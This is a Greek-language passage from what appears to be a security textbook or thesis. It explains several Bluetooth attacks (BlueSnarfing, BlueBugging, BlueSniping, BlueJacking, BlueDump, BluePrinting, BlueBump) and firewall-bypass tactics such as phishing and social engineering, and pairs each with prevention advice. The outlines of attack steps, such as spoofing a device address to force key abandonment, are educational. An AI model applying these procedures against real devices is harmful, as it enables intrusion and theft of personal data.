Ο Adam Laurie του A. L. Digital ανακάλυψε για πρώτη φορά αυτήν την τρωτότητα το 2003. Και, από τότε, αυτή η επίθεση έχει επηρεάσει πολλούς

χρήστες. Υπάρχουν αρκετά διαθέσιμα λογισμικά που μπορούν να επιτρέψουν στους επιτιθέμενους να κάνουν αυτή την επίθεση.

Πώς Εμποδίζουμε Το BlueSnarfing

Ο πιο συνηθισμένος τρόπος αντιμετώπισης αυτής της επίθεσης είναι να η απενεργοποίηση του Bluetooth των συσκευών σε δημόσιους χώρους ή όποτε δεν είναι απαραίτητο.

Κάποιος μπορεί να αλλάξει τις ρυθμίσεις των συσκευών για να καταστήσει τις συσκευές μη ανιχνεύσιμες όταν δεν χρειάζονται. Αυτό θα αποτρέψει την καταχώριση των συσκευών στους επιτιθέμενους όταν οι εισβολείς σαρώνουν συσκευές με δυνατότητα Bluetooth σε κοντινά μέρη. Αλλά, αυτό δεν μπορεί να αποτρέψει το BlueSnarfing αυτών των συσκευών. Επειδή οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν τη διεύθυνση MAC μιας συσκευής για να συνδεθούν με μια συσκευή με δυνατότητα Bluetooth, ακόμα και όταν βρίσκεται σε κατάσταση μη ανιχνεύσιμη. Κάθε συσκευή Bluetooth έχει μια μοναδική διεύθυνση MAC 48 bit, η οποία αποτελείται από τα πρώτα 24 bits των ειδικών πληροφοριών του κατασκευαστή και τα εναπομείναντα 24 bits μοναδικών πληροφοριών που αφορούν τη συσκευή.

Πώς Ξέρουμε Αν Δεχτήκαμε Επίθεση BlueSnarfing

Ένας τρόπος ανίχνευσης εάν ένας χρήστης είναι BlueSnarfed είναι να χρησιμοποιήσει κάποιο λογισμικό. Το ίδιο λογισμικό που χρησιμοποιείται για το BlueSnarfing μπορεί να χρησιμοποιηθεί και για προστασία.

Χρησιμοποιώντας αυτό το λογισμικό, ο χρήστης μπορεί να εντοπίσει όλες τις συσκευές που έχουν αντιστοιχιστεί με τη συσκευή του και να δει αν υπάρχει μη εξουσιοδοτημένη αντιστοίχιση συσκευών. Ωστόσο, εάν κάποιος χρησιμοποιεί αυτό το λογισμικό, πρέπει να βεβαιωθεί ότι το χρησιμοποιεί υπεύθυνα, επειδή αυτό το λογισμικό, όταν χρησιμοποιείται διαφορετικά, είναι νομικό αδίκημα.

Έτσι, θα πρέπει να προσέξουμε τα τρωτά σημεία ασφαλείας των συσκευών μας, ώστε να μπορούμε να τις προστατέψουμε καλύτερα και να παραμείνουμε ασφαλείς.

2.4.17. Επίθεση BlueBugging

Το BlueBugging είναι μια επίθεση κατά την οποία ο εισβολέας εκμεταλλεύεται τη δυνατότητα Bluetooth που είναι ενεργοποιημένη σε μια συσκευή για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στο σύστημα και να χειριστεί τη συσκευή προορισμού για να θέσει σε κίνδυνο την ασφάλειά του. Οι επιτιθέμενοι συχνά χρησιμοποιούν αυτήν την τεχνική για να εντοπίσουν ένα θύμα, να αποκτήσουν πρόσβαση στον κατάλογο επαφών του, να κάνουν κλήσεις ή να στείλουν SMS από τη συσκευή του ή να κάνουν άλλες παράνομες δραστηριότητες.

Το BlueBugging βρέθηκε για πρώτη φορά από τον Γερμανό ερευνητή Martin Herfurt το 2004 και από τότε έχει επηρεάσει πολλά θύματα. Ακόμη και τώρα υπάρχει αρκετό λογισμικό διαθέσιμο για να καταστήσει δυνατή αυτή την επίθεση.

Σκοπός Του BlueBugging

Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν αυτήν την τεχνική για πολλούς κακούς σκοπούς. Ο κατάλογος που ακολουθεί αναφέρει μερικούς από αυτούς.

- Ο επιτιθέμενος μπορεί να εγκαταστήσει ένα backdoor στη συσκευή προορισμού, ειδικά ένα κινητό τηλέφωνο, και μέσω αυτού να πάρει τον έλεγχο του τηλεφώνου. Οι επιτιθέμενοι μπορούν να εκκινήσουν τηλεφωνικές κλήσεις από τη συσκευή και να παρακολουθήσουν τηλεφωνικές συνομιλίες του θύματος.

- Οι επιτιθέμενοι μπορούν να πραγματοποιούν τηλεφωνικές κλήσεις ή

SMS σε αριθμούς τηλεφώνου υψηλής ποιότητας και να αντλούν χρήματα από το θύμα.

- Ο επιτιθέμενος μπορεί να στείλει μηνύματα SMS από τη συσκευή του θύματος στον εαυτό του και να κλέψει ευαίσθητες πληροφορίες του θύματος.

- Ορισμένες υπηρεσίες βάσει τοποθεσίας χρησιμοποιούν υπηρεσίες GSM για την παρακολούθηση των πελατών τους. Για το σκοπό αυτό, χρειάζονται κάποια άδεια για την κινητή συσκευή. Στο Bluebugging, το backdoor μπορεί να δώσει αυτή τη μη εξουσιοδοτημένη άδεια στον επιτιθέμενο και ο επιτιθέμενος μπορεί να παρακολουθήσει παράνομα το θύμα.

- Ο επιτιθέμενος μπορεί να συλλέξει πληροφορίες σχετικά με τη λίστα επαφών του θύματος, τη λίστα κλήσεων και να εκμεταλλευτεί αυτές τις πληροφορίες.

- Ο επιτιθέμενος μπορεί να διαβιβάσει τις κλήσεις του θύματος στον εαυτό του και να κάνει άλλες επικίνδυνες δραστηριότητες.

- Ο επιτιθέμενος μπορεί να αλλάξει τις ρυθμίσεις του Παροχέα Δικτύου της κινητής συσκευής του θύματος.

Πώς Γίνεται Το BlueBugging

Ο επιτιθέμενος πρώτα κάνει σύνδεση Bluetooth με τη συσκευή του θύματος και χρησιμοποιεί αυτή τη σύνδεση Bluetooth για να εγκαταστήσει ένα Backdoor στη συσκευή του θύματος. Τώρα, το Backdoor μπορεί να εκμεταλλευτεί τρωτά σημεία ασφαλείας του λογισμικού της συσκευής και να δώσει μη εξουσιοδοτημένη πρόσβαση της συσκευής στον εισβολέα. Υπάρχουν πολλά διαθέσιμα λογισμικά τα οποία οι επιτιθέμενοι κανονικά χρησιμοποιούν για να κάνουν αυτή την επίθεση.

Πώς Εμποδίζουμε Το BlueBugging

Οι χρήστες μπορούν πάντα να κάνουν μερικά βήματα για να διαφυλάξουν τον εαυτό τους.

- Απενεργοποίηση του Bluetooth όταν δεν χρησιμοποιείται. Αυτό θα εμποδίσει τον εισβολέα να αποκτήσει μη εξουσιοδοτημένη πρόσβαση της συσκευής για να κάνει αυτή την επίθεση.

- Εάν δούμε τυχόν ύποπτες ενέργειες στις κινητές συσκευές μας, όπως ξαφνική επανεκκίνηση ή αποσύνδεση και επανασύνδεση με άλλες συσκευές κ.λπ., θα πρέπει να είμαστε προσεκτικοί. Μπορεί να υποδεικνύει μη εξουσιοδοτημένη πρόσβαση της συσκευής στον εισβολέα.

- Ελέγχουμε για τη χρήση δεδομένων της συσκευής μας. Εάν ξαφνικά αυξάνεται χωρίς πειστικούς λόγους, μπορεί να υποδηλώνει μια επίθεση Bluebugging.

- Εάν υποψιαζόμαστε επίθεση Bluebugging από τη συσκευή μας, πραγματοποιούμε επαναφορά εργοστασιακών ρυθμίσεων της συσκευής μας. Με αυτόν τον τρόπο θα καταργηθεί η πρόσβαση και η μη εξουσιοδοτημένη πρόσβαση της συσκευής στον εισβολέα.

2.4.18. Επίθεση BlueSniping

Οι επιτιθέμενοι βρίσκουν συχνά πολλούς τρόπους για να κλέψουν ευαίσθητα δεδομένα από συσκευές. Ακόμη και οι συσκευές με δυνατότητα Bluetooth δεν είναι ασφαλείς από τους εισβολείς. Και, το BlueSnarfing είναι ένα παράδειγμα τέτοιας απειλής.

Όπως συζητήθηκε στο BlueSnarfing, χρησιμοποιώντας αυτήν την τεχνική, οι εισβολείς συνδέονται με συσκευές με δυνατότητα Bluetooth, ειδικά σε

δημόσιους χώρους και έχουν πρόσβαση σε όλα τα δεδομένα που είναι αποθηκευμένα στις συσκευές με δυνατότητα Bluetooth.

Όμως, οι επιτιθέμενοι βρήκαν περιορισμούς αυτής της τεχνικής. Το BlueSnarfing ισχύει για συσκευές με δυνατότητα Bluetooth που τοποθετούνται σε απόσταση λίγων μέτρων. Είναι σαφές ότι είναι πολύ ενοχλητικό για τους επιτιθέμενους να κάνουν αυτή την επίθεση.

Το BlueSniping είναι μια τεχνική που χρησιμοποιείται από τους επιτιθέμενους για να αντιμετωπίσει αυτό. Είναι μια τεχνική η οποία χρησιμοποιείται από τους επιτιθέμενους για να αυξήσει το εύρος των επιτιθέμενων συσκευών Bluetooth μέχρι και ένα μίλι (1,6 χλμ.). Οι επιτιθέμενοι χρησιμοποιούν το BlueSniping για να λαμβάνουν πληροφορίες σχετικά με τις συσκευές με δυνατότητα Bluetooth που κυμαίνονται έως και ένα μίλι και να συνδεθούν με αυτές για να κλέψουν ευαίσθητες πληροφορίες από αυτές.

Πώς Γίνεται Το BlueSniping

Το BlueSniping γίνεται από τους εισβολείς χρησιμοποιώντας ένα εξειδικευμένο υλικό που ονομάζεται BluSniper Gun. Συνήθως γίνεται με κομμάτια υλικού όπως το Folding Stock, το Yagi Antenna και το ενσωματωμένο PC με λειτουργικό σύστημα Linux.

Κατά την τοποθέτηση του BlueSniper Gun σε μια κατάλληλη θέση, όλες οι εντοπίσιμες συσκευές Bluetooth που εντοπίζονται εμφανίζονται στον υπολογιστή. Οι επιτιθέμενοι μπορούν τώρα να συνδεθούν με αυτές για να κλέψουν ευαίσθητα δεδομένα από αυτές.

Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν ακόμη και διάφορα BlueSniper Guns για να εντοπίσουν κινούμενες συσκευές Bluetooth.

Πως Να Εμποδίσουμε Το BlueSniping

Ο πιο συνηθισμένος τρόπος αντιμετώπισης αυτής της επίθεσης είναι η απενεργοποίηση του Bluetooth των συσκευών σε δημόσιους χώρους ή όποτε δεν είναι απαραίτητο.

Κάποιος μπορεί να αλλάξει τις ρυθμίσεις των συσκευών για να καταστήσει τις συσκευές μη ανιχνεύσιμες όταν δεν χρειάζονται. Αυτό θα αποτρέψει την καταχώριση των συσκευών στους επιτιθέμενους όταν οι εισβολείς σαρώνουν συσκευές με δυνατότητα Bluetooth σε κοντινά μέρη. Αλλά, αυτό δεν μπορεί να αποτρέψει εντελώς το BlueSniping αυτών των συσκευών. Επειδή οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν τη διεύθυνση MAC μιας συσκευής για να συνδεθούν με μια συσκευή με δυνατότητα Bluetooth, ακόμα και όταν βρίσκεται σε κατάσταση μη ανιχνεύσιμη. Κάθε συσκευή Bluetooth έχει μια μοναδική διεύθυνση MAC 48 bit, η οποία αποτελείται από τα πρώτα 24 bits των ειδικών πληροφοριών του κατασκευαστή και τα εναπομείναντα 24 bits μοναδικών πληροφοριών που αφορούν τη συσκευή. Αλλά, αυτό μπορεί τουλάχιστον να μας προστατεύσει με έναν καλύτερο τρόπο.

2.4.19. Επίθεση BlueJacking

Σήμερα πολλές ηλεκτρονικές συσκευές είναι ενεργοποιημένες με Bluetooth. Συχνά το χρησιμοποιούμε για να μεταφέρουμε δεδομένα από μια συσκευή σε μια άλλη συσκευή αλλά οι χάκερς μερικές φορές επωφελούνται από αυτό επίσης. Το BlueJacking είναι ένα παράδειγμα μιας τέτοιας εκμετάλλευσης.

Τι Είναι Το BlueJacking

Το BlueJacking είναι μια μέθοδος με την οποία οι χάκερ μπορούν να στέλνουν ανεπιθύμητα μηνύματα σε συσκευές με δυνατότητα Bluetooth χρησιμοποιώντας OBEX ή OBject EXCHANge Protocol. Χρησιμοποιώντας το BlueJacking, οι χάκερ μπορούν να στέλνουν ανεπιθύμητα μηνύματα κειμένου, εικόνες ή ήχους σε άλλες συσκευές με δυνατότητα Bluetooth.

Πώς Γίνεται Το BlueJacking

Οι χάκερ επιλέγουν κυρίως ένα μέρος όπου υπάρχουν πολλές συσκευές Bluetooth. Επιλέγουν κυρίως δημόσιους χώρους όπως εμπορικά κέντρα, εστιατόρια κ.λπ. για αυτόν τον λόγο. Μετά από αυτό, αναζητούν συσκευές με δυνατότητα Bluetooth που υπάρχουν σε κοντινά μέρη. Εάν μια συσκευή είναι ενεργοποιημένη και εντοπίσιμη από τη συσκευή Bluetooth, εμφανίζεται. Τώρα, οι επιτιθέμενοι μπορούν να στείλουν ανεπιθύμητα δεδομένα σε αυτές τις συσκευές.

Πόσο Σοβαρή Απειλή Είναι Το Bluejacking

Η BlueJacking δεν αποτελεί πολύ μεγάλη απειλή για τους χρήστες. Στέλνει ανεπιθύμητα δεδομένα σε συσκευές, αλλά οι χάκερ δεν παίρνουν τον έλεγχο των συσκευών μέσω του Bluejacking. Οι χάκερ δεν μπορούν επίσης να κλέψουν ευαίσθητα δεδομένα από τις συσκευές.

Πώς Το Bluejacking Διαφέρει Από Το BlueSnarfing

Στην BlueSnarfing, οι συσκευές με δυνατότητα Bluetooth έχουν παραβιαστεί παράνομα μέσω Bluetooth. Στο BlueSnarfing, οι χάκερ μπορούν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση στις συσκευές προορισμού. Μπορούν επίσης, να εκμεταλλευτούν το Bluetooth για να αποκτήσουν τον έλεγχο των συσκευών και να κλέψουν τα ευαίσθητα δεδομένα.

Αλλά, όπως αναφέρθηκε προηγουμένως, το BlueJacking περιλαμβάνει τη μετάδοση ανεπιθύμητων δεδομένων σε συσκευές με δυνατότητα Bluetooth. Δεν παρέχει μη εξουσιοδοτημένη πρόσβαση της συσκευής στους χάκερς, με την οποία οι χάκερ μπορούν να ελέγξουν τη συσκευή ή να κλέψουν ευαίσθητες πληροφορίες.

Πώς Εμποδίζουμε Το BlueJacking

Αν και η BlueJacking είναι αβλαβής, δεν είναι καθόλου αναμενόμενο. Και σε ορισμένες χώρες είναι επίσης παράνομο.

Η καλύτερη μέθοδος προστασίας των συσκευών μας από το BlueJacking είναι να απενεργοποιήσουμε το Bluetooth ή να κάνουμε τη συσκευή μη-ανιχνεύσιμη μέσω Bluetooth ενώ βρισκόμαστε σε δημόσιο χώρο ή δεν τη χρησιμοποιούμε. Αυτό θα εμπόδιζε τους χάκερ να καταχωρίσουν στις λίστες τους τη συσκευή μας, καθώς θα ανίχνευαν κοντινές συσκευές Bluetooth για επίθεση BlueJacking.

2.4.20. Επίθεση BlueDump

Η BlueDump είναι μια επίθεση κατά την οποία ο εισβολέας ξεγελάει μια συσκευή Bluetooth να εγκαταλείψει το κλειδί σύνδεσης ώστε συνδεθεί με τη συσκευή Bluetooth του εισβολέα, με αποτέλεσμα παράνομες δραστηριότητες του εισβολέα.

Ας καταλάβουμε λεπτομερώς τι είναι στην πραγματικότητα.

Έλεγχος Ταυτότητας Bluetooth

Για την ασφαλή επικοινωνία των δεδομένων, το Bluetooth μάς παρέχει τη λειτουργικότητα του ελέγχου ταυτότητας. Κάθε φορά που μια συσκευή Bluetooth θέλει να συνδεθεί με μια άλλη συσκευή Bluetooth, και οι δύο πρέπει να δώσουν PIN. Μετά από αυτό, ξεκινά μια διαδικασία επαλήθευσης και αν η άλλη συσκευή έχει επιτυχώς πιστοποιηθεί, δημιουργείται μια σύνδεση.

Έτσι, ας δούμε πώς δουλεύει ο έλεγχος ταυτότητας:

- Ας πούμε, ότι η συσκευή Β θέλει να συνδεθεί με τη συσκευή Α και έτσι η συσκευή Β πρέπει να πιστοποιηθεί από την άλλη συσκευή.

- Για να ξεκινήσει μια σύνδεση, οι χρήστες και των δύο συσκευών εισάγουν ένα PIN, το οποίο μπορεί να έχει μέγιστο μήκος 16 οκτάδες.

- Δημιουργείται ένα κλειδί σύνδεσης 128 bit χρησιμοποιώντας τον κωδικό PIN που έχουμε εισάγει.

- Η συσκευή Β, η οποία θέλει να συνδεθεί στη συσκευή Α, στέλνει τη 48 bit διεύθυνση ή BD_ADDR.

- Η συσκευή Α, η οποία θέλει να επικυρώσει τη συσκευή Β, στέλνει τυχαία πρόκληση 128 bit στη συσκευή Β.

- Η συσκευή Β χρησιμοποιεί το κλειδί της σύνδεσης BD_ADDR και την τυχαία πρόκληση ως είσοδο και υπολογίζει την απόκριση ελέγχου ταυτότητας χρησιμοποιώντας τον αλγόριθμο E1.

- Έτσι η συσκευή Β στέλνει την απόκριση ελέγχου ταυτότητας που υπολογίζεται στη συσκευή Α.

- Η συσκευή Α χρησιμοποιεί επίσης τις ίδιες εισόδους με τη συσκευή Β και υπολογίζει την αναμενόμενη απόκριση ελέγχου ταυτότητας χρησιμοποιώντας τον ίδιο αλγόριθμο E1.

- Εάν η απάντηση ελέγχου ταυτότητας που αποστέλλεται από τη συσκευή Β ταιριάζει με εκείνη της αναμενόμενης απόκρισης εξακρίβωσης ταυτότητας που υπολογίζεται από τη συσκευή Α, η συσκευή Β έχει πιστοποιηθεί με επιτυχία.

- Τώρα τόσο η συσκευή Α όσο και η συσκευή Β μπορούν να προχωρήσουν στην αντιστοίχιση.

Τι Είναι Η Επίθεση BlueDump

Παρόλο που ο κανονικός έλεγχος ταυτότητας ακολουθεί τα παραπάνω βήματα, υπάρχουν μερικές περιπτώσεις όπου οι συσκευές Bluetooth δεν εισάγουν πάντοτε ένα PIN για επαλήθευση. Για παράδειγμα, αν ένας χρήστης θέλει να αυτοματοποιήσει την αντιστοίχιση δύο συσκευών χρησιμοποιώντας ένα σενάριο, μπορεί να αλλάξει τις ρυθμίσεις και να επιτρέψει στις συσκευές να αντιστοιχιστούν χωρίς να εισάγουν κωδικό PIN. Στη BlueDump επίθεση, ο εισβολέας εκμεταλλεύεται αυτή τη λειτουργία.

Ας υποθέσουμε ότι η συσκευή Α και η συσκευή Β είναι δύο συσκευές που μπορούν να συνδυαστούν με έλεγχο ταυτότητας. Στην επίθεση BlueDump, ο επιτιθέμενος παραβιάζει το BD_ADDR της συσκευής Β και συνδέεται στη συσκευή Α.

Η συσκευή Α ως συνήθως ζητεί έλεγχο ταυτότητας. Όμως, ο εισβολέας δεν έχει το PIN και το κλειδί σύνδεσης.

Έτσι, ο εισβολέας αποκρίνεται με HCI_Link_Key_Request_Negative_Reply στη συσκευή Α.

Το HCI_Link_Key_Request_Negative_Reply είναι μια εντολή ελέγχου συνδέσμου και χρησιμοποιείται για να υποδείξει ότι κανένα κλειδί σύνδεσης δεν σχετίζεται με τη συσκευή.

Ως αποτέλεσμα, στις περισσότερες περιπτώσεις η συσκευή Α εγκαταλείπει το κλειδί της σύνδεσης και προχωρά στη σύζευξη με τη συσκευή του εισβολέα.

Τώρα, ο επιτιθέμενος μπορεί να εκμεταλλευτεί αυτό τη σύνδεση για παράνομους σκοπούς.

Πώς Εμποδίζουμε Την Επίθεση BlueDump

- Απενεργοποιούμε το Bluetooth στις συσκευές όταν δεν το χρησιμοποιούμε.

- Διαμορφώνουμε τη συσκευή Bluetooth ώστε να χρησιμοποιεί τη χαμηλότερη ισχύ που ανταποκρίνεται στις ανάγκες μας. Για παράδειγμα, οι συσκευές κλάσης 3 μεταδίδουν σε 1 mW που δεν μπορούν να επικοινωνούν πέραν των 10 μέτρων. Και, οι συσκευές κλάσης 1 μεταδίδουν στα 100 mW, τα οποία δεν μπορούν να επικοινωνήσουν πέραν των 100 μέτρων. Η ρύθμιση της τροφοδοσίας δεν εξαλείφει την πιθανότητα εξωτερικής επίθεσης, αλλά μπορεί να μειώσει τη δυνατότητα σε μεγάλο βαθμό.

- Δεν πρέπει να αποθηκεύουμε μόνιμα τον κωδικό PIN αντιστοίχισης σε συσκευές Bluetooth.

2.4.21. Επίθεση BluePrinting

Το BluePrinting είναι μια μέθοδος για την εύρεση λεπτομερειών σχετικά με τις απομακρυσμένες συσκευές Bluetooth και στη συνέχεια την εκμετάλλευση των πληροφοριών αργότερα για το χάκινγκ αυτών των συσκευών για παράνομους σκοπούς.

Πώς Συμβαίνει Η Επίθεση BluePrinting

Υπάρχει διαθέσιμος αριθμός λογισμικού για τη διάπραξη της BluePrinting. Οι επιτιθέμενοι εντοπίζουν πρώτα το BD_ADDR μιας κοντινής συσκευής Bluetooth και στη συνέχεια χρησιμοποιούν τα διαθέσιμα εργαλεία για να βρουν πληροφορίες σχετικά με τους κατασκευαστές, την έκδοση μοντέλου και το υλισμικό της συγκεκριμένης συσκευής Bluetooth.

Το BD_ADDR μιας συσκευής Bluetooth είναι μια μοναδική διεύθυνση για

κάθε συσκευή Bluetooth που αποτελείται από 6 byte. Αυτή η διεύθυνση είναι κανονικά hardcoded στο chipset της συσκευής. Τα πρώτα τρία bytes του BD_ADDR αναφέρονται στον κατασκευαστή του chipset, με τον οποίο ο εισβολέας μπορεί να εξαγάγει πληροφορίες σχετικά με τον κατασκευαστή της συσκευής Bluetooth.

Ακόμη, κάθε συσκευή Bluetooth χρησιμοποιεί ένα πρωτόκολλο με το όνομα Service Discovery Protocol για την εξυπηρέτηση άλλων συσκευών με δυνατότητα Bluetooth. Εάν μια απομακρυσμένη συσκευή στείλει ένα ερώτημα, αποστέλλεται μια εγγραφή SDP η οποία περιέχει πληροφορίες σχετικά με τον τρόπο πρόσβασης στην υπηρεσία της συσκευής Bluetooth. Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτή τη μέθοδο για να στείλουν ερώτημα στη συσκευή Bluetooth του θύματος και να αντλήσουν πληροφορίες σχετικά με το μοντέλο της συσκευής.

Και μόλις οι επιτιθέμενοι λάβουν αρκετές πληροφορίες σχετικά με τον κατασκευαστή και το μοντέλο της συσκευής Bluetooth, τις χρησιμοποιούν για να διαπιστώσουν εάν αυτή η συγκεκριμένη συσκευή Bluetooth έχει γνωστά τρωτά σημεία ασφαλείας, τα οποία μπορούν αργότερα να χρησιμοποιηθούν για να περιπλέξουν τις πραγματικές επιθέσεις.

Πώς Εμποδίζουμε Το BluePrinting

Μπορούμε να κάνουμε μερικά βήματα για να διασφαλίσουμε τις συσκευές Bluetooth από τους εισβολείς:

- Απενεργοποίηση του Bluetooth στις συσκευές όταν δεν χρησιμοποιείται.

- Διαμόρφωση της συσκευή Bluetooth ώστε να χρησιμοποιεί τη χαμηλότερη ισχύ που ανταποκρίνεται στις ανάγκες μας. Για παράδειγμα, οι συσκευές κλάσης 3 μεταδίδουν σε 1 mW που δεν μπορούν να επικοινωνούν πέραν των 10 μέτρων. Και, οι συσκευές κλάσης 1 μεταδίδουν στα 100 mW, οι οποίες δεν μπορούν να επικοινωνούν πέραν των 100 μέτρων. Η ρύθμιση της

τροφοδοσίας δεν εξαλείφει την πιθανότητα εξωτερικής επίθεσης, αλλά μπορεί να μειώσει τη δυνατότητα σε μεγάλο βαθμό.

- Δεν πρέπει να αποθηκεύουμε μόνιμα τον κωδικό PIN αντιστοίχισης σε συσκευές Bluetooth.

2.4.22. Επίθεση BlueBump

BlueBump είναι μια επίθεση κατά την οποία ο επιτιθέμενος συνδέεται πρώτα με τη συσκευή Bluetooth του θύματος και την εκμεταλλεύεται για τη διαγραφή του κλειδιού σύνδεσης της συσκευής του θύματος και στη συνέχεια λαμβάνει απεριόριστη πρόσβαση στη συσκευή.

Τι Είναι Το Κλειδί Σύνδεσης

Για την ασφαλή επικοινωνία των δεδομένων, το Bluetooth μάς παρέχει τη λειτουργικότητα του ελέγχου ταυτότητας. Κάθε φορά που μια συσκευή Bluetooth θέλει να συνδεθεί με μια άλλη συσκευή Bluetooth, και οι δύο πρέπει να δώσουν PIN. Μετά από αυτό, ξεκινά μια διαδικασία επαλήθευσης και αν η άλλη συσκευή έχει επιτυχώς πιστοποιηθεί, δημιουργείται μια σύνδεση.

Όταν μια συσκευή Α θέλει να επικοινωνήσει με τη συσκευή Β, και οι δύο συσκευές εισάγουν ένα PIN. Στη συνέχεια παράγεται ένα κλειδί σύνδεσης 128 bit από το καταχωρημένο PIN. Η συσκευή Α στη συνέχεια στέλνει μια τυχαία πρόκληση 128 bit στη συσκευή Β, η οποία θέλει να συνδεθεί στη συσκευή Α. Η συσκευή Β στη συνέχεια χρησιμοποιεί την διεύθυνση 48 bit ή BD_ADDR, το κλειδί σύνδεσης και την τυχαία πρόκληση 128 bit ως εισόδους και εφαρμόζει τον αλγόριθμο E1 για τον υπολογισμό της απόκρισης τυχαίας πρόκλησης. Στη συνέχεια, η συσκευή Β στέλνει την απάντηση στη συσκευή Α. Η συσκευή Α επαληθεύει την απόκριση και κατά την επιτυχή επαλήθευση, δημιουργεί σύνδεση με τη Β.

Πώς Γίνεται Η Επίθεση BlueBump

Η BlueBump επίθεση πήρε το όνομά της από την τεχνική του αντικλειδιού. Ο επιτιθέμενος δημιουργεί μια σύνδεση με τη συσκευή του θύματος και στη συνέχεια εκμεταλλεύεται τη σύνδεση αυτή με την ίδια συσκευή ανά πάσα στιγμή, όπως ένα αντικλείδι.

Οι επιτιθέμενοι ακολουθούν συνήθως μερικά βήματα για να διαπράξουν μια επίθεση BlueBump:

- Ο επιτιθέμενος χρησιμοποιεί κοινωνική μηχανική και αναγκάζει τη συσκευή του θύματος να ανοίξει μια σύνδεση Bluetooth με τη συσκευή του. Για παράδειγμα, ο εισβολέας μπορεί να στείλει επαγγελματική κάρτα στο θύμα και να εξαπατήσει τη συσκευή του θύματος για να δημιουργήσει μια σύνδεση με τη συσκευή του εισβολέα.

- Ο επιτιθέμενος διατηρεί τη σύνδεση ανοιχτή και ξεγελάει τη συσκευή του θύματος να διαγράψει το κλειδί σύνδεσης.

- Ο επιτιθέμενος ζητά πλέον από τη συσκευή του θύματος την αναγέννηση του κλειδιού σύνδεσης.

- Με αυτόν τον τρόπο, η συσκευή του θύματος παρέχει απεριόριστα πρόσβαση στη συσκευή του εισβολέα. Ο επιτιθέμενος μπορεί τώρα να το εκμεταλλευτεί για να συνδεθεί με τη συσκευή του θύματος οποιαδήποτε στιγμή, εφόσον δεν διαγραφεί ξανά το κλειδί σύνδεσης.

Πώς Εμποδίζουμε Την Επίθεση BlueBump

Μπορούμε τουλάχιστον να κάνουμε μερικά βήματα για να προστατέψουμε

τις συσκευές Bluetooth μας από επιθέσεις.

- Απενεργοποιούμε το Bluetooth στις συσκευές όταν δεν το χρησιμοποιούμε.

- Διαμορφώνουμε τη συσκευή Bluetooth ώστε να χρησιμοποιεί τη χαμηλότερη ισχύ που ανταποκρίνεται στις ανάγκες μας. Για παράδειγμα, οι συσκευές κλάσης 3 μεταδίδουν σε 1 mW που δεν μπορούν να επικοινωνούν πέραν των 10 μέτρων.

Και, οι συσκευές κλάσης 1 μεταδίδουν στα 100 mW, τα οποία δεν μπορούν να επικοινωνήσουν πέραν των 100 μέτρων. Η ρύθμιση της τροφοδοσίας δεν εξαλείφει την πιθανότητα εξωτερικής επίθεσης, αλλά μπορεί να μειώσει τη δυνατότητα σε μεγάλο βαθμό.

- Δεν πρέπει να αποθηκεύουμε μόνιμα τον κωδικό PIN αντιστοίχισης σε συσκευές Bluetooth.

[Σ.39]

2.5. ΕΠΙΘΕΣΗ ΣΕ ΤΕΙΧΗ ΠΡΟΣΤΑΣΙΑΣ

2.5.1. Ηλεκτρονικό Ψάρεμα

Οι επιθέσεις ηλεκτρονικού "ψαρέματος" στέλνουν μηνύματα ηλεκτρονικού ταχυδρομείου μέσω ενός τείχους προστασίας για να πείσουν τους παραλήπτες να αποκαλύψουν κωδικούς πρόσβασης ή να λάβουν και να εκτελέσουν κακόβουλα προγράμματα. Το "Spear phishing (Ψάρεμα με δόλωμα)" είναι η μέθοδος επιλογής για εξελιγμένες, στοχευμένες επιθέσεις. Οι spear-phisers παράγουν εξαιρετικά πειστικά μηνύματα ηλεκτρονικού ταχυδρομείου, βασισμένα σε δημοφιλείς πληροφορίες σχετικά με τα συμφέροντα των συγκεκριμένων

στοχευμένων ατόμων, τους συνεργάτες και τις δραστηριότητες τους.

Βέλτιστα Αντίμετρα

Τα τείχη προστασίας δεν πρέπει να επιτρέπουν πρόσβαση στα βιομηχανικά δίκτυα από το Διαδίκτυο. Η κρυπτογράφηση και ο έλεγχος ταυτότητας δύο παραγόντων δεν βοηθούν πραγματικά τις επιθέσεις ηλεκτρονικού "ψαρέματος" - τα θύματα της επίθεσης είναι ήδη συνδεδεμένα χρησιμοποιώντας τα διαπιστευτήριά τους και συχνά τραβούν τις επιθέσεις στους υπολογιστές τους χρησιμοποιώντας κρυπτογραφημένες συνδέσεις.

2.5.2. Κοινωνική Μηχανική

Η κλοπή κωδικού πρόσβασης επιτυγχάνεται πιο εύκολα με την κοινωνική μηχανική - κοίταγμα κάτω από το πληκτρολόγιο του θύματος ή αναζήτηση για αυτοκόλλητο στην οθόνη ή κοίταγμα κρυφά ενώ πληκτρολογεί τον κωδικό πρόσβασης. Μερικές φορές απλά καλώντας τον διαχειριστή συστημάτων και υφαίνοντας μια πειστική θλιβερή ιστορία είναι αρκετό για να πείσει αυτό το άτομο να αποκαλύψει έναν κωδικό πρόσβασης ή ακόμη και να δημιουργήσει ένα λογαριασμό για τον εισβολέα. Η πιο εξωτική κλοπή κωδικού πρόσβασης επιτυγχάνεται εξαπατώντας τους ανθρώπους να εγκαταστήσουν καταγραφείς πληκτρολόγησης.

Βέλτιστα Αντίμετρα

Ο έλεγχος ταυτότητας δύο παραγόντων σημαίνει ότι μόνο ένας κλεμμένος κωδικός πρόσβασης δεν αρκεί για να επιτρέψει την πρόσβαση. Με μονοκατευθυντικές πύλες, ακόμη και με κλεμμένο κωδικό πρόσβασης, οι πύλες δεν είναι σε θέση να στείλουν τυχόν επίθεση πίσω σε προστατευμένο δίκτυο.

2.5.3. Συμβιβασμός Ελεγκτή Τομέα

